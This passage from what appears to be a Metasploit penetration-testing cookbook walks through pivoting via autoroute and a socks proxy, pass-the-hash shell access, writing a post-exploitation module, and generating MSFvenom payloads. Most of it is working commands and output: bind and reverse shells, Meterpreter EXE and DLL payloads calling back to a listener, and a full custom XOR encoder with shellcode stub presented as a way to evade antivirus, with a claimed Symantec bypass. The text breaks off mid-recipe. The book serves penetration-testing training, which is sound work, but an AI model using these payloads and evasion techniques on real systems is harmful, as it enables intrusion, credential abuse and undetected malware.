use post/windows/gather/enum_db
use post/windows/gather/enum_devices
use post/windows/gather/enum_dirperms
use post/windows/gather/enum_domain
use post/windows/gather/enum_domain_group_users
use post/windows/gather/enum_domain_tokens
use post/windows/gather/enum_domain_users
use post/windows/gather/enum_domains
use post/windows/gather/enum_emet
use post/windows/gather/enum_files
use post/windows/gather/enum_hostfile
use post/windows/gather/enum_ie
use post/windows/gather/enum_logged_on_users
use post/windows/gather/enum_ms_product_keys
use post/windows/gather/enum_muicache
use post/windows/gather/enum_patches
use post/windows/gather/enum_powershell_env
use post/windows/gather/enum_prefetch
use post/windows/gather/enum_proxy
use post/windows/gather/enum_putty_saved_sessions
use post/windows/gather/enum_services
use post/windows/gather/enum_shares
use post/windows/gather/enum_snmp
use post/windows/gather/enum_termserv
use post/windows/gather/enum_tokens
use post/windows/gather/enum_tomcat
use post/windows/gather/enum_trusted_locations
use post/windows/gather/enum_unattend
msf >
```

Autoroute and socks proxy server

Metasploit has an amazing number of modules that can help you achieve your goals, but sometimes you may want to leverage a session and run different or even your own tools. We can do this by routing the traffic through the session and then setting up a socks proxy.

How to do it...

1. First, we need to route the traffic through the session; in previous recipes, we used the `route` command. So, this time, we will check the Multi Manage Network Route via the Meterpreter Session post-exploitation module by setting the session to run this module on the subnet we wish to access through this session:

```
msf > use post/multi/manage/autoroute
msf post(autoroute) > set SESSION 1
SESSION => 1
msf post(autoroute) > set SUBNET 10.0.0.0/24
SUBNET => 10.0.0.0/24
msf post(autoroute) > run

[!] SESSION may not be compatible with this module.
[*] Running module against VAGRANT-2008R2
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.0.0.0/255.255.255.0 from host's
routing table.
[+] Route added to subnet 192.168.216.0/255.255.255.0 from host's
routing table.
[*] Post module execution completed
msf post(autoroute) >
```

2. Next, we can use the Socks4a Proxy Server auxiliary module to start a `socks4a` proxy server on port `9050`, which uses built-in Metasploit routing to relay connections:

```
msf post(autoroute) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > set SRVPORT 9050
SRVPORT => 9050
msf auxiliary(socks4a) > run
[*] Auxiliary module running as background job 0.
msf auxiliary(socks4a) >
[*] Starting the socks4a proxy server

msf auxiliary(socks4a) >
```

3. Now, we can use `ProxyChains` to redirect connections through our proxy server. In this recipe, we will use `nmap` to port scan a target machine in the internal network:

```
root@kali:~# proxychains nmap -Pn -sT -sV -p 80,139,445 10.0.0.160
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-09 08:56 EST
|S-chain|-<>-127.0.0.1:9050-<><>-10.0.0.160:445-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.0.0.160:80-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.0.0.160:139-<><>-OK
...

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.58 seconds
root@kali:~#
```

4. Then, use the `pth-winexe` command to get a shell on the target system:

```
root@kali:~# proxychains pth-winexe -U Windows10/User%P4ssw0rd
//10.0.0.160 cmd.exe
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9050-<><>-10.0.0.160:445-<><>-OK
E_md4hash wrapper called.
|S-chain|-<>-127.0.0.1:9050-<><>-10.0.0.160:445-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.0.0.160:445-<><>-OK
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
hostname
WINDOWS10

C:\Windows\system32>
```

As you can see, although Metasploit provides us with a huge number of modules and possibilities, we are not restricted to use those modules. Using autoroute and the socks proxy server, we can use other tools and frameworks during the post-exploitation phase.

Analyzing an existing post-exploitation module

So far, we have seen the utility of modules and the power that they can add to the framework. To master the framework, it is essential to understand the working and building of modules. This will help us in quickly extending the framework according to our needs. In the next few recipes, we will show you how we can use Ruby scripting to build our own modules and import them into the framework.

Getting ready

To start building our own module, we will need basic knowledge of Ruby scripting. In this recipe, we will show you how we can use Ruby to start building modules for the framework. So, let's discuss some of the essential requirements for module building.

How to do it...

Let's start with some of the basics of module building:

1. First, we need to define the class that inherits the properties of the auxiliary family. The module can import several functionalities, such as scanning, opening connections, using the database, and so on:

   ```
   class MetasploitModule < Msf::Post
   ```

2. The `include` statement can be used to include a particular functionality of the framework into our own module:

   ```
   include Msf::Post::Windows::WMIC
   ```

3. The following few lines give us an introduction to the module, such as its name, version, author, description, and so on:

   ```
   class MetasploitModule < Msf::Post
     include Msf::Post::Windows::WMIC

     def initialize(info={})
       super( update_info( info,
         'Name' => 'Windows Gather Run Specified WMIC Command',
         'Description' => %q{ This module will execute a given WMIC
   ```

```
command options or read
        WMIC commands options from a resource file and execute the
commands in the
        specified Meterpreter session.},
      'License' => MSF_LICENSE,
      'Author' => [ 'Carlos Perez
<carlos_perez[at]darkoperator.com>'],
      'Platform' => [ 'win' ],
      'SessionTypes' => [ 'meterpreter' ]
    ))

    register_options(
      [
        OptPath.new('RESOURCE', [false, 'Full path to resource file
to read commands from.']),
        OptString.new('COMMAND', [false, 'WMIC command options.']),
      ])
  end
```

4. Finally, the `run` method is where we start writing our code:

```
# Run Method for when run command is issued
  def run
    tmpout = ""
    print_status("Running module against #{sysinfo['Computer']}")
    if datastore['RESOURCE']
      if ::File.exist?(datastore['RESOURCE'])

        ::File.open(datastore['RESOURCE']).each_line do |cmd|

          next if cmd.strip.length < 1
          next if cmd[0,1] == "#"
          print_status "Running command #{cmd.chomp}"

          result = wmic_query(cmd.chomp)
          store_wmic_loot(result, cmd)
        end
      else
        raise "Resource File does not exists!"
      end

    elsif datastore['COMMAND']
      cmd = datastore['COMMAND']
      result = wmic_query(cmd)
      store_wmic_loot(result, cmd)
    end
  end
```

```
       def store_wmic_loot(result_text, cmd)
         command_log = store_loot("host.command.wmic",
                                   "text/plain",
                                   session,
                                   result_text,
                                   "#{cmd.gsub(/\.|\/|\s/,"_")}.txt",
                                   "Command Output \'wmic
#{cmd.chomp}\'")

         print_status("Command output saved to: #{command_log}")
       end
     end
```

Now that we have built some background about module building, our next step will be to analyze the module. It is highly recommended that you look at existing modules if you have to learn and dive deeper into module and platform development.

How it works...

Let's start with the analysis of the main script body to understand how it works:

1. The module starts by verifying if a resource file is supplied. If so, it will run a WMIC query for each line and store the results:

```
if datastore['RESOURCE']
  if ::File.exist?(datastore['RESOURCE'])

    ::File.open(datastore['RESOURCE']).each_line do |cmd|

      next if cmd.strip.length < 1
      next if cmd[0,1] == "#"
      print_status "Running command #{cmd.chomp}"

      result = wmic_query(cmd.chomp)
      store_wmic_loot(result, cmd)
    end
  else
    raise "Resource File does not exists!"
  end
```

2. Otherwise, it will check for a `wmic` command, run it, and store the results:

```
  elsif datastore['COMMAND']
    cmd = datastore['COMMAND']
    result = wmic_query(cmd)
    store_wmic_loot(result, cmd)
  end
end
```

Writing a post-exploitation module

Now, we have covered enough background about building modules. In this recipe, we will see an example of how we can build our own module and add it to the framework. Building modules can be very handy, as they will give us the power of extending the framework depending on our needs.

Getting ready

Let's build a small post-exploitation module that will enumerate all of the users on the target using WMIC. As it is a post-exploitation module, we will require a compromised target in order to execute the module:

```
class MetasploitModule < Msf::Post
  include Msf::Post::Windows::WMIC
```

The script starts up with the class that extends the properties of the `Msf::Post` modules and the include statement to include the `WMIC` functionality.

Next, we will define the module's name, description, author, platform, and session type:

```
def initialize(info={})
    super( update_info( info,
        'Name' => 'Windows WMIC User Gather',
        'Description' => %q{
            This module will enumerate user accounts using WMIC.
        },
        'License' => MSF_LICENSE,
        'Author' => [
            'Daniel Teixeira <danieljcrteixeira[at]gmail.com>',
        ],
```

```
            'Platform' => [ 'win' ],
            'SessionTypes' => [ 'meterpreter' ]
    ))
 end
```

For the `run` method, we will use `wmic_query` to enumerate the user accounts:

```
# Main method

def run
    print_status("Executing command")
    command = wmic_query("useraccount get name")
    puts command
end
end
```

Metasploit follows the hierarchy of a generalized to specialized format for storing modules. It starts with the type of modules, such as an exploit module or an auxiliary module. Then it picks up a generalized name, for example, the name of an affected operating system. Next, it creates a more specialized functionality; for example, the module is used for browsers. Finally, the most specific naming is used, such as the name of the browser that the module is targeting.

Let's consider our module. This module is a post-exploitation module that is used to enumerate a Windows operating system and gathers information about the system. So, our module should follow this convention for storing information.

Our destination folder should be `modules/post/windows/gather/`. You can save the module with your desired name and with an `.rb` extension. Let's save it as `wmic_user_enum.rb`.

How to do it...

Once we have saved the module in its preferred directory, the next step will be to execute it and see if it is working. We have already seen the process of module execution in previous recipes:

```
msf exploit(psexec) > use post/windows/gather/wmic_user_enum
msf post(wmic_user_enum) > set SESSION 1
SESSION => 1
msf post(wmic_user_enum) > run

[*] Executing command
Name
```

```
Administrator
anakin_skywalker
...

[*] Post module execution completed
msf post(wmic_user_enum) >
```

This is a small example of how you can build and add your own module to the framework. You definitely need a sound knowledge of Ruby scripting if you want to build good modules. You can also contribute to the Metasploit community by releasing your module and let others benefit from it.

6
Using MSFvenom

In this chapter, we will cover the following recipes:

- Payloads and payload options
- Encoders
- Output formats
- Templates
- Meterpreter payloads with trusted certificates

Introduction

By now, you should already be familiar with MSFvenom, as we have used it a couple of times in previous recipes. MSFvenom is the tool to use for payload generation and encoding and it is an evolution of `msfpayload` and `msfencode`, which it replaced on June 8th, 2015.

In this chapter, we dig a bit deeper on the available payloads, learn why encoders can be useful when trying to evade detection, check the available executable, transform output formats, and much more.

Payloads and payload options

We can tell MSFvenom is one of the most versatile and useful payload-generation tools just by looking at the available payloads; the list proves that MSFvenom can help you get a session in almost any situation.

Getting ready

To start experimenting with `msfvenom`, launch a Terminal window, and use `msfvenom -h` or `msfvenom --help` to display the help menu.

How to do it...

1. Let's take a look at the available payloads, using the `msfvenom` command with the `-l` option:

   ```
   root@kali:~# msfvenom -l payloads
   ```

   Because the output of the command is too extensive to fit in this recipe, I will leave that for you to try out.

2. To generate a payload, we always need to use at least two options, `-p` and `-f`. The `-p` option is used to specify which payload to generate from all those available in the Metasploit Framework, in this example a bind shell via GNU AWK:

   ```
   root@kali:~# msfvenom -p cmd/unix/bind_awk -f raw
   No platform was selected, choosing Msf::Module::Platform::Unix from
   the payload
   No Arch selected, selecting Arch: cmd from the payload
   No encoder or badchars specified, outputting raw payload
   Payload size: 96 bytes
   awk 'BEGIN{s="/inet/tcp/4444/0/0";for(;s|&getline
   c;close(c))while(c|getline)print|&s;close(s)}'
   ```

3. The `-f` option is used to specify the output format and to list all the available formats, use `msfvenom` with the `--help-formats` option:

```
root@kali:~# msfvenom --help-formats
Executable formats
  asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-
service, exe-small, hta-psh, jar, jsp, loop-vbs, macho, msi, msi-
nouac, osx-app, psh, psh-cmd, psh-net, psh-reflection, vba, vba-
exe, vba-psh, vbs, war
Transform formats
  bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl,
pl, powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication,
vbscript
```

The are two types of formats in `msfvenom`, **executable** and **transform** formats. Executable formats will generate programs and scripts, while transform formats will just produce the payload.

4. We can also specify a custom payload by using the `-p` option with `-`, which can be useful when trying to evade security solutions:

```
root@kali:~# cat custom.raw | msfvenom -p - -a x64 --platform linux
-f elf -o custom.elf
Attempting to read payload from STDIN...
No encoder or badchars specified, outputting raw payload
Payload size: 86 bytes
Final size of elf file: 206 bytes
Saved as: custom.elf
root@kali:~#
```

When generating payloads, we use the `-a` option for the architecture to use, `--platform` to specify the platform of the payload, and `-o` to save the payload.

5. To list all the available platforms, use `msfvenom` with the `--help-platforms` option:

```
root@kali:~# msfvenom --help-platforms
Platforms
  aix, android, bsd, bsdi, cisco, firefox, freebsd, hardware, hpux,
irix, java, javascript, linux, mainframe, multi, netbsd, netware,
nodejs, openbsd, osx, php, python, r, ruby, solaris, unix, windows
root@kali:~#
```

6. One useful feature when doing exploit development, is the `--smallest` option, which we can use to generate the smallest possible payload:

```
root@kali:~# msfvenom -p linux/x64/shell_bind_tcp -f elf --smallest
-o small.elf
No platform was selected, choosing Msf::Module::Platform::Linux
from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 86 bytes
Final size of elf file: 206 bytes
Saved as: small.elf
root@kali:~#
```

7. To test this payload, we can set the execution permission using the `chmod` command, and then run the payload:

```
root@kali:~# chmod +x small.elf
root@kali:~# ./small.elf
```

8. In another terminal, we can use `netcat` to connect to the bind shell on port `4444`:

```
root@kali:~# nc 127.0.0.1 4444
hostname
kali
id
uid=0(root) gid=0(root) groups=0(root)
```

Great, we have a small Linux payload that we can use

9. Now that we have learned how to create a basic bind shell, we will try to create a reverse shell. First, we need to see the available options for the selected payload, which we can do using the `--payload-options` option:

```
root@kali:~# msfvenom -p linux/x64/shell/reverse_tcp --payload-options
Options for payload/linux/x64/shell/reverse_tcp:


        Name: Linux Command Shell, Reverse TCP Stager
      Module: payload/linux/x64/shell/reverse_tcp
    Platform: Linux
        Arch: x64
  Needs Admin: No
  Total size: 296
        Rank: Normal

Provided by:
   ricky
   tkmru

Basic options:
Name    Current Setting  Required  Description
----    ---------------  --------  -----------
LHOST                    yes       The listen address
LPORT   4444             yes       The listen port

Description:
  Spawn a command shell (staged). Connect back to the attacker


Advanced options for payload/linux/x64/shell/reverse_tcp:

    Name                       Current Setting  Required  Description
    ----                       ---------------  --------  -----------
    AppendExit                 false            no        Append a stub that executes the exit(0) system call
    AutoRunScript                               no        A script to run automatically on session creation.
    EnableStageEncoding        false            no        Encode the second stage payload
    InitialAutoRunScript                        no        An initial script to run on session creation (before AutoRunScript)
    PayloadUUIDName                             no        A human-friendly name to reference this unique payload (requires tracking)
    PayloadUUIDRaw                              no        A hex string representing the raw 8-byte PUID value for the UUID
    PayloadUUIDSeed                             no        A string to use when generating the payload UUID (deterministic)
    PayloadUUIDTracking        false            yes       Whether or not to automatically register generated UUIDs
    PrependChrootBreak         false            no        Prepend a stub that will break out of a chroot (includes setreuid to root)
    PrependFork                false            no        Prepend a stub that executes: if (fork()) { exit(0); }
    PrependSetgid              false            no        Prepend a stub that executes the setgid(0) system call
    PrependSetregid            false            no        Prepend a stub that executes the setregid(0, 0) system call
    PrependSetresgid           false            no        Prepend a stub that executes the setresgid(0, 0, 0) system call
    PrependSetresuid           false            no        Prepend a stub that executes the setresuid(0, 0, 0) system call
    PrependSetreuid            false            no        Prepend a stub that executes the setreuid(0, 0) system call
    PrependSetuid              false            no        Prepend a stub that executes the setuid(0) system call
    ReverseAllowProxy          false            yes       Allow reverse tcp even with Proxies specified. Connect back will NOT go through proxy but directly to LHOST
    ReverseListenerBindAddress                  no        The specific IP address to bind to on the local system
    ReverseListenerBindPort                     no        The port to bind to on the local system if different from LPORT
    ReverseListenerComm                         no        The specific communication channel to use for this listener
    ReverseListenerThreaded    false            yes       Handle every connection in a new thread (experimental)
    StageEncoder                                no        Encoder to use if EnableStageEncoding is set
    StageEncoderSaveRegisters                   no        Additional registers to preserve in the staged payload if EnableStageEncoding is set
    StageEncodingFallback      true             no        Fallback to no encoding if the selected StageEncoder is not compatible
    StagerRetryCount           10               yes       The number of connection attempts to try before exiting the process
    StagerRetryWait            5.0              no        Number of seconds to wait for the stager between reconnect attempts
    VERBOSE                    false            no        Enable detailed status messages
    WORKSPACE                                   no        Specify the workspace for this module
Evasion options for payload/linux/x64/shell/reverse_tcp:

    Name  Current Setting  Required  Description
    ----  ---------------  --------  -----------
root@kali:~#
```

10. The options available are overwhelming, but, for the time being, we just need to set up the basic options, such as the listen address and port:

```
root@kali:~# msfvenom -p linux/x64/shell/reverse_tcp
LHOST=192.168.216.5 LPORT=1234 -f elf -o reverse.elf
No platform was selected, choosing Msf::Module::Platform::Linux
from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 127 bytes
Final size of elf file: 247 bytes
```

```
Saved as: reverse.elf
root@kali:~#
```

11. To test our payload, we first need to set up our listener on port `1234` in Metasploit, using the Generic Payload Handler exploit module:

```
root@kali:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x64/shell/reverse_tcp
PAYLOAD => linux/x64/shell/reverse_tcp
msf exploit(handler) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(handler) > set LPORT 1234
LPORT => 1234
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.216.5:1234
```

12. Next, set the execution permission using the `chmod` command, and then run the payload:

```
root@kali:~# chmod +x reverse.elf
root@kali:~# ./reverse.elf
```

13. As expected, we have a new session:

```
[*] Sending stage (38 bytes) to 192.168.216.5
[*] Command shell session 1 opened (192.168.216.5:1234 ->
192.168.216.5:52172) at 2017-12-10 07:00:02 -0500

hostname
kali
id
uid=0(root) gid=0(root) groups=0(root)
```

14. Creating payloads for a Windows target is as easy; all we need to do is specify the architecture to use, the target platform, the payload we need to run on the target, the listen followed by the output format and name:

```
root@kali:~# msfvenom -a x86 --platform windows -p
windows/meterpreter/reverse_tcp LHOST=192.168.216.5 -f exe -o
payload.exe
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

15. Next, we need to set up the listener in Metasploit, using the Generic Payload
    Handler exploit module:

    ```
    root@kali:~# msfconsole -q
    msf > use exploit/multi/handler
    msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
    PAYLOAD => windows/meterpreter/reverse_tcp
    msf exploit(handler) > set LHOST 192.168.216.5
    LHOST => 192.168.216.5
    msf exploit(handler) > run

    [*] Started reverse TCP handler on 192.168.216.5:4444
    ```

16. Now that we have the listener ready, we simply need to download the payload to
    the Windows target machine and run it, which should return a new session:

    ```
    msf exploit(handler) > run

    [*] Started reverse TCP handler on 192.168.216.5:4444
    [*] Sending stage (179779 bytes) to 192.168.216.10
    [*] Meterpreter session 1 opened (192.168.216.5:4444 ->
    192.168.216.10:49675) at 2017-12-11 15:46:11 +0000

    meterpreter >
    ```

    Specifying an additional win32 shellcode, by using the -c or --add-code option,
    we can turn multiple payloads into one.

17. First, we will create a simple payload that will pop up a message on the target,
    using the windows/messagebox payload:

    ```
    root@kali:~# msfvenom -a x86 --platform windows -p
    windows/messagebox TEXT="First Payload" -f raw > First_Payload
    No encoder or badchars specified, outputting raw payload
    Payload size: 267 bytes
    root@kali:~#
    ```

18. Then, we will use the `-c` option to add our first payload to the second:

```
root@kali:~# msfvenom -c First_Payload -a x86 --platform windows -p
windows/meterpreter/reverse_tcp LHOST=192.168.216.5 -f exe -o
multi.exe
Adding shellcode from First_Payload to the payload
No encoder or badchars specified, outputting raw payload
Payload size: 917 bytes
Final size of exe file: 73802 bytes
Saved as: multi.exe
root@kali:~#
```

19. When we execute the payload, we get a message box on the target machine and a new session on our listener:

Encoders

Generating payloads is just the first step; nowadays security products, such as **Intrusion Detection Systems** (**IDSs**), antivirus and anti-malware software, can easily pick up the shellcode generated by MSFvenom. To help us evade security, we can use encoders to encode our shellcode.

How to do it...

1. By using MSFconsole with the `show encoders` option, or by browsing to the `/usr/share/metasploit-framework/modules/encoders/` folder in our Kali Linux machine, we can see all the encoders available on the Metasploit Framework:

```
msf > show encoders
```

2. To encode one of our previous payloads, we simple add the `-e` option, followed by the encoder we want to use, and, if we so choose, we can use the `-i` option, followed by the number of times to encode the payload:

```
msf > msfvenom -a x86 --platform windows -p
windows/meterpreter/reverse_tcp LHOST=192.168.216.5 -f exe -e
x86/shikata_ga_nai -i 10 -o encoded.exe
[*] exec: msfvenom -a x86 --platform windows -p
windows/meterpreter/reverse_tcp LHOST=192.168.216.5 -f exe -e
x86/shikata_ga_nai -i 10 -o encoded.exe

Found 1 compatible encoders
Attempting to encode payload with 10 iterations of
x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai succeeded with size 495 (iteration=5)
x86/shikata_ga_nai succeeded with size 522 (iteration=6)
x86/shikata_ga_nai succeeded with size 549 (iteration=7)
x86/shikata_ga_nai succeeded with size 576 (iteration=8)
x86/shikata_ga_nai succeeded with size 603 (iteration=9)
x86/shikata_ga_nai chosen with final size 603
Payload size: 603 bytes
Final size of exe file: 73802 bytes
Saved as: encoded.exe
msf >
```

3. To verify whether your payload is going to be detected by the antivirus, we can use VirusTotal:

Unfortunately, as I expected, most antiviruses will detect our payload even though we encoded it 10 times. With time, security companies started detecting the default encoders in Metasploit. But all is not lost; if we use custom encoders, we can still leverage Metasploit to bypass security products.

4. In this recipe, we will use a custom encoder created by François Profizi, which uses a brute force attack on a known plaintext to bypass security products:

```
##
# This module requires Metasploit: http//metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Encoder

  def initialize
    super(
      'Name' => 'bf_xor',
      'Description' => '',
      'Author' => 'François Profizi',
      'Arch' => ARCH_X86,
      'License' => MSF_LICENSE
      )
  end


  def decoder_stub(state)
    stub = ""
  stub <<
"\xEB\x62\x55\x8B\xEC\x83\xEC\x18\x8B\x7D\x10\x8B\x75\x0C\x33\xC0\x
89\x45\xFC\x8B"
  stub <<
"\xC8\x83\xE1\x03\x03\xC9\x03\xC9\x03\xC9\x8B\xDA\xD3\xFB\x8A\xCB\x
33\xDB\x39\x5D"
  stub <<
"\x14\x75\x18\x0F\xB6\x1E\x0F\xB6\xC9\x33\xD9\x8B\x4D\x08\x0F\xB6\x
0C\x08\x3B\xD9"
  stub <<
"\x75\x07\xFF\x45\xFC\xEB\x02\x30\x0E\x40\x46\x3B\xC7\x7C\xC8\x3B\x
7D\xFC\x74\x10"
  stub <<
"\x83\x7D\x14\x01\x74\x06\x42\x83\xFA\xFF\x72\xAF\x33\xC0\xEB\x02\x
8B\xC2\xC9\xC3"
  stub <<
"\x55\x8B\xEC\x83\xEC\x10\xEB\x50\x58\x89\x45\xFC\xEB\x37\x58\x8B\x
10\x89\x55\xF8"
  stub <<
"\x83\xC0\x04\x89\x45\xF4\x33\xDB\x33\xC0\x50\x6A\x0A\xFF\x75\xFC\x
FF\x75\xF4\xE8"
  stub <<
```

```
"\x72\xFF\xFF\xFF\x85\xC0\x74\x13\x6A\x01\xFF\x75\xF8\xFF\x75\xFC\x
FF\x75\xF4\xE8"
  stub <<
"\x5E\xFF\xFF\xFF\xFF\x65\xFC\xC9\xC3\xE8\xC4\xFF\xFF\xFF"
  stub << [state.buf.length].pack("L") # size payload
    stub << state.buf[0,10]
  stub << "\xE8\xAB\xFF\xFF\xFF"
    return stub
  end

  def encode_block(state, block)
    key = rand(4294967295)
    encoded = ""
    key_tab = [key].pack('L<')
    i=0
    block.unpack('C*').each do |ch|
      octet = key_tab[i%4]
      t = ch.ord ^ octet.ord
      encoded += t.chr
      i+=1
    end
    return encoded
  end
end
```

To use the encoder, copy it to the `/usr/share/metasploit-framework/modules/encoders/x86 folder` with the name `bf_xor.rb`.

5. Now that we have our custom encoder ready, we can use it to encode our payload and bypass security solutions:

```
root@kali:~# msfvenom –p windows/meterpreter/reverse_tcp
LHOST=192.168.216.5 –f exe–only –e x86/bf_xor –o bf_xor.exe
No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/bf_xor
x86/bf_xor succeeded with size 526 (iteration=0)
x86/bf_xor chosen with final size 526
Payload size: 526 bytes
Final size of exe–only file: 73802 bytes
Saved as: bf_xor.exe
root@kali:~#
```

There's more...

When testing payloads, we should never use online scanners, such as VirusTotal. They will share the samples with antivirus vendors and security companies, so they can improve their services and products. This is why, when testing your payloads, you should do a proper reconnaissance of your target, identify the security solutions used, then install the product on a virtual machine, disable client telemetry submissions, and safely test your payloads. In this recipe, I have installed and tested the payloads against Symantec Endpoint Protection 12:

This time, we were able to successfully bypass the antivirus solution:\

Output formats

Now that we have learnt the basic usage of `msfvenom`, let's explore some of the available output formats. At the beginning of this chapter, we listed all the available output formats using the `--help-formats` option; now we will focus on some of the different types and options.

How to do it...

We will start by having a look at the `dll` output format and how to use it. DLL stands for dynamic-link library, which is Microsoft's implementation of the shared library concept, meaning that they are libraries of functions that can be imported into applications.

1. First, we will generate our payload using `dll` as the output format and set up our listener:

```
root@kali:~# msfconsole -q
msf > msfvenom -p windows/meterpreter/reverse_https
LHOST=192.168.216.5 -f dll -o inject.dll
[*] exec: msfvenom -p windows/meterpreter/reverse_https
```

```
        LHOST=192.168.216.5 -f dll -o inject.dll

        No platform was selected, choosing Msf::Module::Platform::Windows
        from the payload
        No Arch selected, selecting Arch: x86 from the payload
        No encoder or badchars specified, outputting raw payload
        Payload size: 426 bytes
        Final size of dll file: 5120 bytes
        Saved as: inject.dll
        msf > use exploit/multi/handler
        msf exploit(multi/handler) > set PAYLOAD
        windows/meterpreter/reverse_https
        PAYLOAD => windows/meterpreter/reverse_https
        msf exploit(multi/handler) > set LHOST 192.168.216.5
        LHOST => 192.168.216.5
        msf exploit(multi/handler) > run

        [*] Started HTTPS reverse handler on https://192.168.216.5:8443
```

2. Unlike an executable, we need to use another application to load our DLL
   payload. In this example, we will use `rundll32.exe` to load the library and run
   our shellcode. To load the DLL, use `rundll32.exe`, followed by the DLL we
   created, and the entry point name `main`:


```
        msf exploit(multi/handler) > run

        [*] Started HTTPS reverse handler on https://192.168.216.5:8443
        [*] https://192.168.216.5:8443 handling request from
        192.168.216.10; (UUID: xarfcvfr) Staging x86 payload (180825 bytes)
        ...
        [*] Meterpreter session 1 opened (192.168.216.5:8443 ->
        192.168.216.10:50589) at 2017-12-15 15:08:45 +0000

        meterpreter >
```

Great, and, as we expected, we have a new session using our DLL payload.

MSFvenom can help us create payloads with stealth capabilities, take advantage of advanced shells, such as meterpreter, and use encoders when performing web application penetration tests.

3. To create a PHP Meterpreter payload using Base64 encoding, we can use the following command:

```
